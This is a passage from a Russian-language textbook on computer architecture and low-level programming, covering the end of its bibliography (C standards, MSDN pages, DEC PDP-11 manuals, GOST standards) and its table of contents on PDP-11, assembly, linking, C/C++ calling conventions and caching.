- 42 ISO/IEC 8859-15:1999: Information technology -- 8-bit single-byte coded graphic character sets -- Part 15: Latin alphabet No. 9 // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 1999
- 43 ISO/IEC 8859-16:2001: Information technology -- 8-bit single-byte coded graphic character sets -- Part 16: Latin alphabet No. 10 // International Electrotechnical Commission 3, rue de Varembé Geneva, Switzerland – 2001
- 44 ISO/IEC 9899:1989: Programming Languages -- C // ISO/IEC  
JTC1/SC22/WG14 International Standardization Working Group For The Programming Language C – 1989
- 45 ISO/IEC 9899:1999: Programming Languages -- C // ISO/IEC  
JTC1/SC22/WG14 International Standardization Working Group For The Programming Language C – 1999
- 46 ISO/IEC 9899:201x: Programming languages -- C. Committee Draft N1548 // ISO/IEC JTC1/SC22/WG14 International Standardization Working Group For The Programming Language C. – <http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1548.pdf>
- 47 Jens Maurer, Michael Wong. Towards support for attributes in C++ (Revision 6) // ISO/IEC JTC1/SC22/WG21 40 International Standardization Working Group For The Programming Language C++ – 2008 – <http://www.open-std.org/jtc1/sc22/wg21/docs/papers/2008/n2761.pdf>
- 48 JetBrains. Meta Programming System –  
<http://www.jetbrains.com/mps/index.html>
- 49 John von Neumann. First Draft of a Report on the EDVAC // Moore School of Electrical Engineering, Moore School of Electrical EngineeringUniversity of Pennsylvania – 1945
- 50 KB11-C Processor Manual (PDP-11/70), EK-KB11C-TM-001 // Digital Equipment Corporation, Maynard, Massachusetts – 1975
- 51 Konrad Zuse Internet Archive – [http://www.zib.de/zuse/index\\_old.html](http://www.zib.de/zuse/index_old.html)
- 52 Konrad Zuse. Einführung in die allgemeine Dyadik. – 1938 –  
<http://www.zib.de/zuse/Inhalt/Texte/Chrono/30er/Pdf/0237.pdf>
- 53 Konrad Zuse. Verfahren zur selbsttätigen Durchführung von Rechnungen mit Hilfe von Rechenmaschinen –  
<http://www.zib.de/zuse/Inhalt/Texte/Chrono/30er/Pdf/0230.pdf>

- 
- 54 Matt Pietrek. A Crash Course on the Depths of Win32™ Structured Exception Handling // Microsoft Systems Journal, January 1997 –  
<http://www.microsoft.com/msj/0197/exception/exception.aspx>
  - 55 MSDN, \_\_declspec – <http://msdn.microsoft.com/en-us/library/dabb5z75.aspx>
  - 56 MSDN, C++ Exception Handling – <http://msdn.microsoft.com/en-us/library/4t3saedz.aspx>
  - 57 MSDN, Code Page Identifiers – <http://msdn.microsoft.com/en-us/library/dd317756%28VS.85%29.aspx>
  - 58 MSDN, Pragma Directives and the \_\_Pragma Keyword –  
<http://msdn.microsoft.com/en-us/library/d9x1s805.aspx>
  - 59 MSDN, The Code-Page Model – <http://msdn.microsoft.com/en-us/library/cc194787.aspx>
  - 60 MSDN, Справочник по библиотеке времени выполнения, \_setmode –  
<http://msdn.microsoft.com/ru-ru/library/tw4k6df8.aspx>
  - 61 MSDN, Справочник по библиотеке времени выполнения, File Translation Constants – <http://msdn.microsoft.com/ru-ru/library/fhbaz19h.aspx>
  - 62 MSDN, Справочник по библиотеке времени выполнения, fopen, \_wfopen –  
<http://msdn.microsoft.com/ru-ru/library/yebyzcgb.aspx>
  - 63 MSDN, Справочник по библиотеке времени выполнения, Text and Binary Mode File I/O – <http://msdn.microsoft.com/ru-ru/library/ktss1a9b.aspx>
  - 64 MSDN. Code Pages Supported by Windows – <http://msdn.microsoft.com/en-us/goglobal/bb964654.aspx>
  - 65 MSDN. DBCS Support in Windows Versions 3.0 And 3.1 –  
<http://support.microsoft.com/kb/75255>
  - 66 MSDN. Exception Handling in Visual C/C++ – <http://msdn.microsoft.com/en-us/library/x057540h.aspx>
  - 67 MSDN. Exception Handling Overhead – <http://msdn.microsoft.com/en-us/library/c0hwkhwe.aspx>
  - 68 MSDN. Obsolete Windows Programming Elements –  
<http://msdn.microsoft.com/en-us/library/aa383722%28VS.85%29.aspx>
  - 69 MSDN. Strings – <http://msdn.microsoft.com/en-us/library/ms646979%28VS.85%29.aspx>
  - 70 MSDN. Structured Exception Handling (C++) – <http://msdn.microsoft.com/en-us/library/swezty51.aspx>
  - 71 MSDN. Using setjmp/longjmp – <http://msdn.microsoft.com/en-us/library/yz2ez4as.aspx>
  - 72 MSDN. Visual C++ Compiler Options. /J (Default char Type Is unsigned) –  
<http://msdn.microsoft.com/en-us/library/0d294k5z.aspx>
  - 73 PDP-11 Fortran-77/RT-11 Object Time System Reference Manual, AA-BR71A-TC // Digital Equipment Corporation, Maynard, Massachusetts – 1984

- 74 PDP-11 MACRO-11 Language Reference Manual, AA-5075A-TC // Digital Equipment Corporation, Maynard, Massachusetts - 1977
- 75 PDP11 Bus Handbook. // Digital Equipment Corporation81, Maynard, Massachusetts – 1979
- 76 PDP11 Handbook. // Digital Equipment Corporation, Maynard, Massachusetts – 1969
- 77 PDP11/40 Processor Handbook. // Digital Equipment Corporation, Maynard, Massachusetts - 1972
- 78 *Raghu J Menon.* Setjmp/longjmp illustarted // The Linux Documentation project. – <http://tldp.org/LDP/LGNET/90/raghu.html>
- 79 Rationale for International Standard — Programming Languages — C, Revision 2, N897 J11/99-032 // ISO/IEC JTC1/SC22/WG14 International Standardization Working Group For The Programming Language C WG14 Standard Comitee – 1999 – <http://www.open-std.org/jtc1/sc22/wg14/www/docs/n897.pdf>
- 80 RT-11 System Reference Manual, DEC-11-ORUGA-A-D // Digital Equipment Corporation, Maynard, Massachusetts – 1973
- 81 RT-11 System Macro Library Manual, AA-PD6LA-TC // Digital Equipment Corporation, Maynard, Massachusetts – 1991
- 82 *Sergey Dmitriev.* Language Oriented Programming: The Next Programming Paradigm. // JetBrains – 2004  
[http://www.jetbrains.com/mps/docs/Language\\_Oriented\\_Programming.pdf](http://www.jetbrains.com/mps/docs/Language_Oriented_Programming.pdf)
- 83 TERMCAP. termcap - terminal capability database // Linux Programmer's Manual. – <http://www.kernel.org/doc/man-pages/online/pages/man5/termcap.5.html>
- 84 The Linux man-pages project – <http://www.kernel.org/doc/man-pages/>
- 85 *Ulrich Drepper.* What Every Programmer Should Known About Memory. // Red Hat Inc. – 2007 – <http://www.akkadia.org/drepper/cpumemory.pdf>
- 86 Unicode Consortium – <http://unicode.org/>
- 87 VT100 User Guide, EK-VT100-UG-003, 3<sup>rd</sup> Edition // Digital Equipment Corporation, Maynard, Massachusetts – 1981
- 88 VT220 Programmer Reference Manual, EK-VT220-RM-002, 2<sup>nd</sup> Edition // Digital Equipment Corporation, Maynard, Massachusetts – 1984
- 89 *William Aspray, Arthur Burks.* Papers of John Von Neumann on computing and computer theory, Vol 12 // Charles Babbage Institute Reprint Series For The History Of Computing archive, pp.624, ISBN-10: 0-262-22030-X, ISBN-13: 978-0262220309 – 1986
- 90 *Б.Я.Цилькер, С.А.Орлов.* Организация ЭВМ и систем.// ООО «Питер Принт» с.653 – 2004
- 91 ГОСТ. 19768-93. Информационная технология. Наборы 8-битных кодированных символов. Двоичный код обработки информации. УДК 65.015.13.011.56:066.354, с. 11 // Издательство стандартов – 1995

- 
- 92 ГОСТ. 27463-87. Системы обработки информации. 7-битные кодированные наборы символов. УДК. 681.3.04:006.354 с. 17 // Издательство стандартов – 1988
  - 93 ГОСТ. 27567-87. Системы обработки информации. Наборы символов в 7 и 8 битных кодах. Методы расширения кодов. УДК 631.3.04:006.354, с.51 // Издательство стандартов – 1988
  - 94 ГОСТ. Р 34.303-92. Информационная технология. Наборы 8-битных кодированных символов. 8-битный код обмена и обработки информации. УДК 65.015.13.011.56:066.354, с.23 // Издательство стандартов – 1992
  - 95 +++

## **Раздела «Современные Intel x86-совместимые вычислительные системы»**

- 96 ---



# Оглавление

<b>Введение.....</b>	<b>3</b>
<b>Базовые сведения.....</b>	<b>5</b>
Техническая справка.....	5
Введение в архитектуру ЭВМ.....	7
Основные понятия.....	7
Размещение данных и инструкций в памяти.....	9
Типы данных, типы операндов и инструкции.....	11
О стандартизации типов данных.....	12
Представление целых чисел.....	16
Представление символов и строк.....	20
Представление вещественных чисел.....	22
Основные компоненты процессора и памяти.....	26
Представление алгоритма потоком инструкций.....	28
Представление инструкций в памяти.....	32
Представление адресов.....	35
Некоторые рассуждения о развитии вычислительной техники и средств программирования.....	37
Классическая ЭВМ с общей шиной.....	42
Шина, работа шины.....	44
Прерывания.....	47
Программный ввод-вывод, устройства, управляющие шиной, и прямой доступ к памяти.....	52
PDP11 — знакомство с реальной ЭВМ.....	55
Регистры и режимы адресации.....	55
Основные инструкции.....	62
Изменение порядка выполнения кода.....	67
Простейшие процедуры в машинных кодах.....	75
Пример 1. Сложение двух чисел.....	79
Сложение двух чисел.....	79
Пример 2. Инициализация массива.....	80
Инициализация массива.....	80
Пример 3. Найти индекс наименьшего элемента массива.....	81

Найти индекс наименьшего элемента массива.....	81
Пример 4. Работа со списком.....	82
Работа со списком.....	82
Подпрограммы, передача аргументов, фреймы вызова подпрограмм.....	84
Пример 5. Вычисление суммы элементов вектора для статического распределителя памяти.....	87
Вычисление суммы элементов вектора для статического распределителя памяти .....	87
Пример 6. Вычисление суммы элементов вектора, соглашение языка Fortran....	89
Вычисление суммы элементов вектора, соглашение языка Fortran.....	89
Пример 7. Вычисление суммы элементов вектора, передача аргументов в регистрах.....	93
Вычисление суммы элементов вектора, передача аргументов в регистрах.....	93
Использование регистров в подпрограммах.....	94
Пример 8. Вычисление суммы элементов вектора для автоматического распределителя памяти.....	94
Вычисление суммы элементов вектора для автоматического распределителя памяти.....	94
Пример 9. Динамическое выделение пространства в стеке, функция alloca.....	101
Динамическое выделение пространства в стеке, функция alloca.....	101
Пример 10. Удаление аргументов подпрограммы с помощью инструкции mark	106
Удаление аргументов подпрограммы с помощью инструкции mark.....	106
Пример 11. Системные вызовы, использование программных прерываний для вызова подпрограмм.....	110
Системные вызовы, использование программных прерываний для вызова подпрограмм.....	110
Краткий обзор примеров в машинных кодах.....	116
<b>Компиляция.....</b>	<b>119</b>
Трансляция и сборка.....	122
Macro-11.....	131
Директивы описания данных.....	132
Пример 12. Подпрограмма на ассемблере.....	133
Подпрограмма на ассемблере.....	133
Директивы описания секций.....	134
Пример 13. Использование секций.....	136
Использование секций.....	136
Директивы описания внешних и общих имён	140
Пример 14. Программа «Здравствуй, мир!».....	141
Программа «Здравствуй, мир!».....	141
Директивы управления макропроцессором.....	142
Макроопределения.....	142
Блоки условной трансляции.....	143
Блоки повторения.....	144
Пример 15. Макроопределение.....	145
Макроопределение.....	145
Прочие директивы.....	146
Использование символов в программах на ассемблере.....	147
Трансляция, листинги и объектные файлы.....	152
Листинг (пример 15, продолжение).....	154
Библиотеки объектных файлов.....	159

---

Пример 16. Применение библиотек.....	160
Применение библиотек.....	160
Работа сборщика задач.....	163
Разрешение внешних ссылок.....	163
Формирование адресного пространства задачи.....	165
Связывание и коррекция адресов.....	167
Формирование исполняемого файла.....	171
Сборка задач.....	172
Использование секций.....	174
Пример 17. Управление размещением переменных в Fortran IV.....	174
Управление размещением переменных в Fortran IV.....	174
Пример 18. Общие области, оператор COMMON.....	175
Общие области, оператор COMMON.....	175
Пример 19. Шаблонные функции в C++.....	177
Шаблонные функции в C++.....	177
Пример 20. Использование конструкторов и деструкторов статических объектов в C++, понятие библиотеки времени выполнения.....	179
Использование конструкторов и деструкторов статических объектов в C++, понятие библиотеки времени выполнения.....	179
Пример 21. Обобщаящий.....	185
Обобщаящий.....	185
О задании атрибутов областей памяти.....	194
Использование констант в программах на языках высокого уровня.....	195
Пример 22. Нарушение прав доступа при использовании констант.....	196
Нарушение прав доступа при использовании констант.....	196
Реализация подпрограмм в C/C++.....	199
Статическая память.....	200
Пример 23. Ассемблерное представление программы на C++ со статическими переменными с разными областями видимости.....	201
Ассемблерное представление программы на C++ со статическими переменными с разными областями видимости.....	201
Использование переменных в статической памяти.....	206
Автоматическая память.....	208
Пример 24. Выделение памяти и запуск конструкторов и деструкторов для локальных переменных.....	211
Выделение памяти и запуск конструкторов и деструкторов для локальных переменных.....	211
Использование переменных в автоматической памяти.....	212
Пример 25. Фрейм подпрограммы.....	221
Фрейм подпрограммы.....	221
Пример 26. Атака переполнением буфера.....	222
Атака переполнением буфера.....	222
О разработке надёжных программ.....	229
Нелокальные переходы и обработка исключений C++.....	232
Пример 27. Понятие нелокального перехода.....	232
Понятие нелокального перехода.....	232
Механизм нелокальных переходов и обработка исключений C++.....	236
Фрейм и служебный код, механизмы обработки исключений.....	242
Подпрограмма и её фрейм.....	247
Локальные автоматические переменные.....	248

---

Маркер безопасности.....	248
Фрейм обработчика исключений.....	249
Сохранённые регистры.....	249
Указатель на фрейм вызывающего кода.....	250
Пример 28. Делегирование вложенной функции.....	251
Делегирование вложенной функции.....	251
Адрес возврата.....	255
Аргументы подпрограммы.....	256
Пример 29. Разные способы передачи аргументов.....	259
Разные способы передачи аргументов.....	259
Декорирование имён.....	262
Соглашения о вызовах (на примере языков С и С++).....	264
Использование составных типов данных.....	271
Пример 30. Структуры в роли аргументов и возвращаемых значений.....	276
Структуры в роли аргументов и возвращаемых значений.....	276
Декларации переменных, функций и аргументов в С и С++.....	283
Синтаксис задания атрибутов.....	283
Синтаксис использования __attribute__.....	284
Синтаксис использования __decispec.....	285
Синтаксис использования #pragma.....	286
Предварительный синтаксис использования asm в GCC C/C++.....	287
Задание класса памяти; регистровые переменные.....	287
Размещение переменных и функций в нужной секции.....	290
Управление гранулярностью адресов и размеров данных.....	292
Пример 31. Управление гранулярностью в Visual и GCC C/C++.....	300
Управление гранулярностью в Visual и GCC C/C++.....	300
Описание функций, выполняемых при запуске и завершении задачи.....	304
Специальные атрибуты для описания конструкторов и деструкторов.....	307
Размещение указателей на конструкторы и деструкторы в специальных секциях.....	309
Пример 32. Реализация конструктора и деструктора в Visual C/C++ и GCC C/C++.....	312
Реализация конструктора и деструктора в Visual C/C++ и GCC C/C++.....	312
Предварительные замечания об использовании уведомлений и функций динамического выделения TLS-памяти в Visual C/C++.....	314
Атрибуты, управляющие генерацией кода.....	318
Квалификатор volatile.....	319
Квалификатор const.....	320
Атрибуты функций const и pure.....	321
Квалификатор restrict.....	321
Атрибут функции restrict/malloc.....	325
Атрибуты функций noreturn и noexcept.....	325
Пример 33. Реализация проектов из нескольких модулей.....	327
Реализация проектов из нескольких модулей.....	327
Пример 34. Многомодульные проекты на С++.....	329
Многомодульные проекты на С++.....	329
Множественные определения, атрибуты weak и selectany.....	339
Замена определений.....	341
Использование const-квалифицированных переменных в С и С++.....	343
Использование встроенных функций в С и С++.....	345
Немного о низкоуровневом программировании.....	346
Повышение производительности и усложнение архитектуры.....	349
Кэширование.....	350

---

Основные понятия.....	351
Когерентность кэш-памяти.....	352
Представление об организации кэш-памяти.....	353
Пример 35. Влияние кэширования на работу программы.....	355
Влияние кэширования на работу программы.....	355
Ассоциативный кэш.....	358
Кэш с прямым отображением.....	360
Множественно-ассоциативный кэш.....	361
Псевдо-LRU.....	362
Выбор вытесняемой строки кэша.....	363
Пример 36. Моделирование поведения кэша при умножении матриц.....	367
Моделирование поведения кэша при умножении матриц.....	367
Многоуровневая кэш-память.....	374
Влияние кэширования на производительность.....	377
Пример 37. О неэффективном использовании кэш-памяти.....	378
О неэффективном использовании кэш-памяти.....	378
Дополнительные замечания о кэш-памяти.....	381
Операции обмена данными с памятью.....	385
Пример 38. Измерение производительности операций чтения и записи.....	388
Измерение производительности операций чтения и записи.....	388
Повышение производительности процессора.....	399
CISC, RISC и MISC процессоры.....	399
Скалярные процессоры.....	401
Предзагрузка инструкций.....	402
Вычислительный конвейер.....	403
Суперскалярные процессоры.....	409
Процессоры с разупорядоченным вводом-выводом.....	409
Векторные процессоры.....	409
Многопроцессорные системы.....	409
Страницчная и сегментная модели памяти.....	410
Дополнительные материалы к разделу «Базовые сведения».....	410
Представление целых чисел; платформо-зависимые операции.....	410
Представление вещественных чисел; погрешности.....	410
Некоторые специфичные приёмы программирования.....	410
О рекурсиях.....	411
Представление символов; однобайтовые кодировки.....	415
Представление символов, многобайтовые кодировки.....	424
<b>Современные Intel x86-совместимые вычислительные системы.....</b>	<b>431</b>
<b>Указатель понятий.....</b>	<b>432</b>
<b>Список литературы.....</b>	<b>442</b>
Раздела «Базовые сведения».....	442
Раздела «Современные Intel x86-совместимые вычислительные системы».....	448